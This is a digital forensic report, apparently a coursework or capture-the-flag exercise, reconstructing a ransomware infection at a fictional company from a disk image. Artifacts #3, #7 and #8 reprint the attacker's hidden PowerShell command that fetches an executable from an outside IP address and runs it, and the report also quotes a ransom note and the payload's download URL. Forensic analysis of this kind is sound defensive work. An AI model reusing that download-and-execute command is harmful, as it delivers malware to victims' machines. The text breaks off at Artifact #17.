Digital Forensic Investigation Report

Security Assessment Report: Ah Yalan Dünya Corp Incident

Prepared by : R.M. Bihanga Rathnayaka
Date : 2025.10.27

Table of Contents

Confidentiality Notice & Important Notes

This document contains legally privileged sensitive information regarding a corporate security incident at Ah Yalan Dünya Corp. It is for internal use only by the legal counsel, management, and authorized investigators of Ah Yalan Dünya Corp, or for academic purposes by the Unit Coordinator. Unauthorized review, use, distribution, or disclosure is strictly prohibited by law. Prejudice-free findings and conclusions are made here and should not be revealed to any third parties, especially to defense counsels, without explicit permission.

This report captures the bare facts because it contains the image of the forensic process chall.001 that was rendered for investigation purposes.

- Limitation of Scope: This report is limited to the artifacts present on the seized digital media and reflects the state of the device when it was acquired. Just because it is not artifacted does not mean it was never there.

- Harmful Content Warning-The reader should be aware that whatever evidence is in this report is concerning a ransomware attack and includes malicious executable files, command and control communications, and file compromise without graphics.

- Warning External Links: Ransom Notes (Artifact #13) contain live URLs to external sites. Do not click on or navigate to any URL or IP address mentioned, as this may lead to objectionable or malicious content or resources in an external network.

Time zone convention: All timestamps in artifact tables and Timeline of Events (Appendix B) are based on acquired image raw system time, W. Australia Standard Time (AWST), to maintain forensic integrity.

Chain of Custody: The original data source (image file hash: *5cf5c535ca0bc515501a7ece2ba53a87*) remains secured in the possession of the investigating authority.

1. Executive Summary

Since the email message sent to the HR department was allegedly from "Burhan Altıntop," the victim's system locks and encryption, a forensic investigation was requested. The aims were to know how the breach occurred and to what extent, using a disk image acquired earlier. To achieve this, detailed forensic analysis and cross-reference with system logs, browser artifacts, and registry hives were employed using various tools, namely Autopsy, DB Browser for SQLite, and Microsoft Event Viewer.

The investigation confirmed a successful ransomware operation by the VYD APT group using the Kokpit 3.0 strain. The attack followed a precise timeline that reflected the moment the user 'ik' clicked on the malicious link. A total of 28 critical artifacts were collected outlining the event sequence,

1. The user clicked on the link in the malicious email at 05:50:38 AWST.
2. At that moment, the attack started with the execution of the payload (temp.exe/priv.exe) through a PowerShell command.
3. The user witnessed some file changes on the machines that started the encryption of files at 05:53:56 AWST.

Ransomware, undisturbed in its way, had encrypted not only user files but also some important system defense mechanisms, for example, the Windows Defender database, which rated an entropy of 7.974704, imposing a great amount of damage on the company.

Persistence of the malware was achieved via the installation of the malware as a service titled "Windows Medical Service" around 05:58:49 AWST to maintain control of the system after reboot activities.

The evidence package demonstrates an entire recreation of the attack, which could aid in remediation and potential legal inquiry.

2. Time Comparison Details


The file system metadata and event logs follow W. Australia Standard Time (AWST) as per all-time stamps. This time zone was maintained throughout the forensic investigation. The subject of this case is Ah Yalan Dünya Corp., a Turkish corporation; thus, it is pertinent to convert the time zone so that events can be understood by local corporate time because Turkey uses GMT+3 or TRT. All timestamps in this report are native system times, i.e., AWST, for forensic accuracy.

3. Issue #1 – Content relating to the offence

Artifact #1 – CV file


BURHAN ALTINTOP Yazılım Mühendisi İLETİŞİM +90 544 44 44 HAKKIMDA BECERİLER DİLLER İŞ DENEYİMİ EĞİTİM SERTİFİKALAR	
File Name	CV.pdf
Type	Derived
Path	/img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf
MIME Type	application/pdf
Size	594300
MD5	ffe5b8b48d47a72c05f99a87bc541390
Accessed	0000-00-00 00:00:00
Created	0000-00-00 00:00:00
Modified	2024-03-30 23:37:06 AWST
Changed	0000-00-00 00:00:00
Analysis	This is the decoy document that was used in a social engineering attack to deliver the malicious command file attached to it.

Artifact #2 – Compressed CV file

 Data Sources chall.001_1 Host chall.001 $OrphanFiles (46) $CarvedFiles (1) $Extend (9) $Recycle.Bin (4) $Unalloc (2) $WinREAgent (4) Documents and Settings (2) PerfLogs (2) Program Files (18) Program Files (x86) (14) ProgramData (17) Recovery (3) System Volume Information (5) Users (10) Administrator (33) All Users (2) Default (28) Default User (2) ik (37) 3D Objects (4) AppData (8) Application Data (2) Contacts (4) Cookies (2) Desktop (6) Documents (7) Downloads (7) CV.rar (1) CV.pdf (3) Favorites (6) Links (6) Local Settings (2) Music (4) My Documents (2) NetHood (2) Table Thumbnail Save Table as CSV Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Location CV.pdf 0 2024-03-30 23:37:06 AWST 0000-00-00 00:00:00 0000-00-00 00:00:00 0000-00-00 00:00:00 594300 Allocated Allocated unknown /img_chall.001/Users/ik/Down	
File Name	CV.rar
Path	/img_chall.001/Users/ik/Downloads/CV.rar
MIME Type	application/zip
Size	579831
MD5	2575d7f909ce2dbff228fad968c0f92a
Accessed	2024-03-31 06:28:21 AWST
Created	2024-03-31 06:28:18 AWST

Modified	2024-03-31 06:28:18 AWST
Changed	2024-03-31 06:28:21 AWST
Analysis	This is the archive file that the user downloaded, and this contained the malicious components which were used to initiate the attack.


Artifact #3 – Command file



```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command "& {Invoke-WebRequest -Uri 'http://91.93.0.171:82/back.exe' -OutFile 'C:\Users\ik\
AppData\Local\Temp\temp.exe'; Start-Process -FilePath 'C:\Users\ik\AppData\Local\Temp\temp.exe'
-Wait}"
```

File Name	CV.pdf .cmd
Type	Derived
Path	/img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf /CV.pdf .cmd
MIME Type	application/x-bat
Size	255
MD5	bae73671b12c2b6712c519f2ae58c290
Accessed	0000-00-00 00:00:00
Created	0000-00-00 00:00:00
Modified	2024-03-30 23:37:06 AWST
Changed	0000-00-00 00:00:00
Analysis	This file is the primary execution script and contains the PowerShell command. This file was executed by the user to download and run the final payload from the server.


Artifact #4 – Image file

	
File Name	image0.jpg
Type	Derived
Path	/img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf /image0.jpg
MIME Type	image/jpeg
Size	511747
MD5	bae73671b12c2b6712c519f2ae58c290
Accessed	0000-00-00 00:00:00
Created	0000-00-00 00:00:00
Modified	0000-00-00 00:00:00
Changed	0000-00-00 00:00:00
Analysis	This image is contained in the malicious CV archive and is a part of the social engineering effort to make the malicious archive appear legitimate.

Artifact #5 – Image file


File Name	image1.jpg
Type	Derived
Path	/img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf /image1.jpg
MIME Type	image/jpeg
Size	42213
MD5	9aa2991844a8a816d140d76524b6e47f
Accessed	0000-00-00 00:00:00
Created	0000-00-00 00:00:00
Modified	0000-00-00 00:00:00
Changed	0000-00-00 00:00:00
Analysis	This may be the image of “Burhan Altintop” and this is also a part of the social engineering attempt to lure to build credibility for the attached CV.

Artifact #6 – temp file


	
File Name	temp.exe
Type	File System
Path	/img_chall.001/Users/ik/AppData/Local/Temp/temp.exe
MIME Type	application/x-msdownload
Size	100352
MD5	486edc6102c1aeaa56106cf2d0564ed4
Accessed	2024-03-31 05:50:51 AWST
Created	2024-03-31 05:50:51 AWST
Modified	2024-03-31 05:50:51 AWST
Changed	2024-03-31 05:50:51 AWST
Analysis	This is an executable downloaded from the server and launched via PowerShell. This is the core ransomware payload file.

```
temp.exe !This program cannot be run in DOS mode.
.text
`.data
.rdata
@.idata
.reloc
ATE1
 [^_]A\
AWAVAUATWVH
|$0H
|$ H9t$(
T$0A
D$0L
T$0H
L$;A
T$ D
```

Artifact #7 – Command temp file

<table>
<tr><td colspan="2">
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command "& {Invoke-WebRequest -Uri 'http://91.93.0.171:82/back.exe' -OutFile 'C:\Users\ik\
AppData\Local\Temp\temp.exe'; Start-Process -FilePath 'C:\Users\ik\AppData\Local\Temp\temp.exe'
-Wait}"</td></tr>
<tr><td>File Name</td><td>CV.pdf .cmd</td></tr>
<tr><td>Type</td><td>File System</td></tr>
<tr><td>Path</td><td>/img_chall.001/Users/ik/AppData/Local/Temp/Rar$DIa1188.42973/CV.pdf .cmd</td></tr>
<tr><td>MIME Type</td><td>application/x-bat</td></tr>
<tr><td>Size</td><td>255</td></tr>
<tr><td>MD5</td><td>bae73671b12c2b6712c519f2ae58c290</td></tr>
<tr><td>Accessed</td><td>2024-03-31 05:50:47 AWST</td></tr>
<tr><td>Created</td><td>2024-03-31 05:50:47 AWST</td></tr>
<tr><td>Modified</td><td>2024-03-31 14:37:06 AWST</td></tr>
<tr><td>Changed</td><td>2024-03-31 05:50:47 AWST</td></tr>
<tr><td>Analysis</td><td>This is an identical PowerShell command found in a temporary extraction path and provides temporal triangulation and confirms the script’s content and execution by the RAR utility.</td></tr>
</table>

Artifact #8 – PowerShell log

<table>
<tr><td colspan="2">

Hex
Text
Application
File Metadata
OS Account
Data Artifacts
Analysis Results
Context
Annotations
Other Occurrences
Strings
Extracted Text
Translation
Page: 1 of 1 Page
Matches on page: 1 of 16 Match
150%
Reset
Text Source: Search Results

Started
ProviderName=Registry
NewProviderState=Started
SequenceNumber=1
HostName=ConsoleHost
HostVersion=5.1.20348.558
HostId=b6568afb-3b43-4eb5-b39a-23b8a4917b15
HostApplication=powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command & {Invoke-WebRequest -Uri 'http://91.93.0.171:82/back.exe' -OutFile 'C:\Users\ik\AppData\Local\Temp\temp.exe'; Start-Process -FilePath 'C:\Users\ik\AppData\Local\Temp\temp.exe',%
-Wait}
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=</td></tr>
<tr><td>File Name</td><td>Windows PowerShell.evtx</td></tr>
<tr><td>Type</td><td>File System</td></tr>
<tr><td>Path</td><td>/img_chall.001/Windows/System32/winevt/Logs/Windows PowerShell.evtx</td></tr>
<tr><td>MIME Type</td><td>application/octet-stream</td></tr>
<tr><td>Size</td><td>69632</td></tr>
<tr><td>MD5</td><td>5650c60f5657b25a4d482ec2cefc0276</td></tr>
<tr><td>Accessed</td><td>2024-03-31 06:26:37 AWST</td></tr>
<tr><td>Created</td><td>2024-03-31 01:57:28 AWST</td></tr>
<tr><td>Modified</td><td>2024-03-31 06:26:37 AWST</td></tr>
<tr><td>Changed</td><td>2024-03-31 06:26:37 AWST</td></tr>
<tr><td>Analysis</td><td>This is a log entry confirming the execution of the PowerShell command which acts as a System Level execution proof. This is the definitive, system verified timestamp and command for the payload launch.</td></tr>
</table>

Artifact #9 – Web Data Database





Table: keywords

	id	short_name	keyword	favicon_url	url	safe_for_autoreplace	originating_url
1	2	Yandex	yandex.com.tr	https://yastatic.net/lego/_/…	https://www.yandex.com.tr/…	1	
2	3	Bing	bing.com	https://www.bing.com/sa/simg/…	{bing:baseURL}search?q={searchTerms}…	1	
3	4	Yahoo! Türkiye	tr.yahoo.com	https://tr.search.yahoo.com/…	https://tr.search.yahoo.com/…	1	
4	5	Google	google.com	https://www.google.com/images/…	{google:baseURL}search?…	1	
5	6	DuckDuckGo	duckduckgo.com	https://duckduckgo.com/favicon.ico	https://duckduckgo.com/?…	1	

File Name	Web Data
Type	File System
Path	/img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/Web Data
MIME Type	application/x-sqlite3
Size	98304
MD5	5650c60f5657b25a4d482ec2cefc0276
Accessed	2024-03-31 02:08:03 AWST
Created	2024-03-31 02:04:31 AWST
Modified	2024-03-31 02:08:03 AWST
Changed	2024-03-31 02:08:03 AWST
Relevant content	'keywords' table
Analysis	User Search Profile and Exculpatory Evidence. This table documents the user's primary search engines and linguistic preferences, including Turkish domains. The absence of malicious search terms (e.g., Burhan Altıntop, ransomware) is a key finding, suggesting the attack was initiated by a direct link click rather than a prior search. This supports the narrative of a social engineering attack.

Artifact #10 – Compressed CV file



/img_chall.001/Users/ik/Downloads


7 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
[current folder]				2024-03-31 06:28:21 AWST	2024-03-31 06:28:21 AWST	2024-03-31 06:28:21 AWST	2024-03-31 02:04:25 AWST	56	Allocated	Allocated
[parent folder]				2024-03-31 06:27:48 AWST	2024-03-31 06:27:48 AWST	2024-03-31 06:27:48 AWST	2024-03-31 02:04:25 AWST	256	Allocated	Allocated
CV.rar			0	2024-03-31 06:28:18 AWST	2024-03-31 06:28:21 AWST	2024-03-31 06:28:21 AWST	2024-03-31 06:28:18 AWST	579831	Allocated	Allocated
CV.rar.eBUlMeWOP			0	2024-03-31 05:53:56 AWST	2024-03-31 05:53:56 AWST	2024-03-31 05:53:56 AWST	2024-03-31 05:50:41 AWST	580061	Allocated	Allocated
CV.rar.eBUlMeWOP:Zone.Identifier			0	2024-03-31 05:53:56 AWST	2024-03-31 05:53:56 AWST	2024-03-31 05:53:56 AWST	2024-03-31 05:50:41 AWST	305	Allocated	Allocated
desktop.ini			3	2024-03-31 02:04:30 AWST	2024-03-31 02:04:30 AWST	2024-03-31 02:04:30 AWST	2024-03-31 02:04:30 AWST	282	Allocated	Allocated
eBUlMeWOP.README.txt			1	2024-03-31 05:53:56 AWST	2024-03-31 05:53:56 AWST	2024-03-31 05:53:56 AWST	2024-03-31 05:53:56 AWST	2693	Allocated	Allocated

File Name	CV.rar
Type	File System
Path	/img_chall.001/Users/ik/Downloads/CV.rar
MIME Type	application/zip
Size	579831
MD5	2575d7f909ce2dbff228fad968c0f92a

Accessed	2024-03-31 06:28:21 AWST
Created	2024-03-31 06:28:18 AWST
Modified	2024-03-31 06:28:18 AWST
Changed	2024-03-31 06:28:21 AWST
Analysis	This is the initial payload container, which is an archive downloaded from MediaFire which used to initiate the infection chain.

Artifact #11 – Payload File




```
CV.rar                          0  2024-03-31 06:28:18 AWST  2024-03-31 06:28:21 AWST  2024-03-31 06:28:21 AWST  2024-03-31 06:28:18 AWST  579831  Allocated  Allocated
CV.rar.eBUlMeWOP                0  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:50:41 AWST  580061  Allocated  Allocated
CV.rar.eBUlMeWOP:Zone.Identifier 0 2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:50:41 AWST  305     Allocated  Allocated
desktop.ini                     3  2024-03-31 02:04:30 AWST  2024-03-31 02:04:30 AWST  2024-03-31 02:04:30 AWST  2024-03-31 02:04:30 AWST  282     Allocated  Allocated
eBUlMeWOP.README.txt            1  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2693    Allocated  Allocated
```

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Strings Extracted Text Translation
Page: 1 of 2 Page
Matches on page: - of - Match
100%
Reset
Text Source: File Text

```
NrD?]$
C^NE
uDLg
:lHuWH(
e-0=@
]>.8
@\7I8
5-nt9
z@Z!
M+bhc
P`FU
rLe|x
Tu w
Z,GcR%
8O5[m1b
          Xy$
(Lz0!hQ
?Ik.+
\e[J
5eM2v
s`5;
5S`bT
```


File Name	CV.rar.eBUlMeWOP
Type	File System
Path	/img_chall.001/Users/ik/Downloads/CV.rar.eBUlMeWOP
MIME Type	application/octet-stream
Size	580061
MD5	1e98d1bc1287ba57086a9290d46acf6c
Accessed	2024-03-31 05:53:56 AWST
Created	2024-03-31 05:50:41 AWST
Modified	2024-03-31 05:53:56 AWST
Changed	2024-03-31 05:53:56 AWST
Downloaded From	https://download1511[.]mediafire[.]com/fhrdyk0xy7egq0YeSf1zxTJMFy8x8dV0KRuFRxjBPMuuoC8XE5ul685j3CA9G3Y1-7odxGStnYVkvMw7SUJaoFOxFQaPnB25nXqV0lFHDhiiWi77CYI_-xjsRRUqXnlco4q_bCM8TSjpwveXDojb7QPmlJK98Cg_n_GlnGxtQfU/yw6qzt7g9r39sln/CV.rar
Analysis	This is a malicious Payload (Initial download) with the added ransomware extension. The original file name of the payload was created while being downloaded and was modified at the peak of the encryption cluster.

Artifact #12 – Evidence of Payload download

	
File Name	CV.rar.eBUlMeWOP:Zone.Identifier
Type	File System
Path	/img_chall.001/Users/ik/Downloads/CV.rar.eBUlMeWOP:Zone.Identifier
MIME Type	text/plain
Size	305
MD5	5642fa509fc5995f0b4b2e269019f767
Accessed	2024-03-31 05:53:56 AWST
Created	2024-03-31 05:50:41 AWST
Modified	2024-03-31 05:53:56 AWST
Changed	2024-03-31 05:53:56 AWST
Analysis	This is evidence of Internet Download. Alternate Data Stream proving the file was downloaded from the Internet Zone (ZoneId=3). Corroborates the Web History findings.

```
CV.rar.eBUlMeWOP:Zone.Identifier  0  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:50:41 AWST  305   Allocated  Allocated
desktop.ini                       3  2024-03-31 02:04:30 AWST  2024-03-31 02:04:30 AWST  2024-03-31 02:04:30 AWST  2024-03-31 02:04:30 AWST  282   Allocated  Allocated
eBUlMeWOP.README.txt              1  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2693  Allocated  Allocated

[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.mediafire.com/
HostUrl=https://download1511.mediafire.com/fhrdyk0xy7egq0YeSf1zxT3MFyBx8dV0KRuFRxjBPMuuoC8XE5ul685j3CA9G3Y1-7odxGStnYVkvMw7SUJaoFOxFQaPnB25nXqV0lFHDhiiWi77CYl_-xjsRRUqXnlco4q_bCM8TSJpwveXDojb7QPm
IJK98Cg_n_GlnGxtQfU/yw6qzt7g9r39sln/CV.rar


-----------------------------METADATA-----------------------------
```


Artifact #13 – Ransom Note

	
File Name	eBUlMeWOP.README.txt
Type	File System
Path	/img_chall.001/Users/ik/Downloads/eBUlMeWOP.README.txt
MIME Type	text/plain
Size	2693
MD5	1d82daf31521744f660ddb531cb5a028
Accessed	2024-03-31 05:53:56 AWST


```
eBUlMeWOP.README.txt  1  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2024-03-31 05:53:56 AWST  2693  Allocated  Allocated

~~~ Kokpit 3.0 - Alemin Hızlı Delikanlısı ~~~

>>>> Tüm verileriniz VYD APT tarafından şifrelendi.

        Ah Yalan Dünya Corp.'a ait tüm verileriniz VYD (Vah Yalan Dünya) APT tarafından şifrelendi! Alemin hızlı delikanlısı Kokpit 3.0'ın mükemmel algoritması sayesinde, dosyaları geri kurtarmanız imkansız.

        İletişim Linkleri
        https://www.youtube.com/watch?v=dQw4w9WgXcQ
        https://www.youtube.com/watch?v=_CL6n0FJZpk
        https://www.youtube.com/watch?v=XbGs_qK2PQA
        https://www.youtube.com/watch?v=xFYQQPAOz7Y
        https://www.youtube.com/watch?v=3KORzZGpyds

>>>> İyi de, niye şifrelediniz?

        Biz siyasi amaçlı bir grup değiliz ve paranızdan başka bir şeye ihtiyacımız yok.

        Eğer ödeme yaparsanız, size şifre çözme programlarını sağlayacağız ve verilerinizi kendi sistemlerimizden sileceğiz.
        Hayat üzülmek için çok kısa. Üzülmeyin, para sadece kağıt.

        Size şifre çözücüler vermezsek veya ödeme yaptıktan sonra verilerinizi silmezsek, gelecekte kimse bize ödeme yapmayacaktır.
        Bu nedenle bizim için itibarımız çok önemlidir. Dünya çapında şirketlere saldırıyoruz ve ödeme yapıldıktan sonra memnuniyetsiz bir kurban bırakmıyoruz.
```

Created	2024-03-31 05:53:56 AWST
Modified	2024-03-31 05:53:56 AWST
Changed	2024-03-31 05:53:56 AWST
Analysis	This is the final proof of the Ransom Demand. It contains attack information, namely VYD APT, Kokpit 3.0, decryption ID, and financial motive. Created toward the end of the encryption cluster.

Artifact #14 – Ransom Note Image


 LockBit Black All your important files are stolen and encrypted! You must find eBUlMeWOP.README.txt file and follow the instruction!	
File Name	eBUlMeWOP.bmp
Type	File System
Path	/img_chall.001/ProgramData/eBUlMeWOP.bmp
MIME Type	image/bmp
Size	3120694
MD5	6db3091d9b50378469a8f629effa0403
Accessed	2024-03-31 05:54:00 AWST
Created	2024-03-31 05:54:00 AWST
Modified	2024-03-31 05:54:00 AWST
Changed	2024-03-31 05:54:00 AWST
Analysis	This is a decoy or deception artifact that was placed on the desktop for the ransom demand. It contradicts the text note, which claims that the attack is from "LockBit Black", suggesting attacker misattribution or deception (false flag).

Artifact #15 – Ransom Note icon

	
File Name	eBUlMeWOP.ico
Type	File System
Path	/img_chall.001/ProgramData/eBUlMeWOP.ico
MIME Type	image/vnd.microsoft.icon
Size	15086
MD5	88d9337c4c9cfe2d9aff8a2c718ec76b

Accessed	2024-03-31 05:53:56 AWST
Created	2024-03-31 05:53:56 AWST
Modified	2024-03-31 05:53:56 AWST
Changed	2024-03-31 05:53:56 AWST
Analysis	This is a custom Icon Artifact. The Icon file for marking encrypted file names or changing the default icon for the desktop note and created at the peak of the encryption cluster.

Artifact #16 – Windows Registry File




Metadata
Name: **ROOT**
Number of subkeys: 10
Number of values: 0
Modification Time: 2024-03-30 22:27:48 GMT+00:00

Values

Name	Type	Value

File Name	NTUSER.DAT
Type	File System
Path	/img_chall.001/Users/ik/NTUSER.DAT
MIME Type	application/x.windows-registry
Size	786432
MD5	21fc66c61ffe6c96fe23bf99bc2102a3
Accessed	2024-03-31 02:04:25 AWST
Created	2024-03-31 02:04:25 AWST
Modified	2024-03-31 01:58:15 AWST
Changed	2024-03-31 02:04:25 AWST
Analysis	This is the primary registry file of the user 'ik', for the verification of persistence methods, application usage, and user activity records.

Artifact #17 – Encrypted System Log File



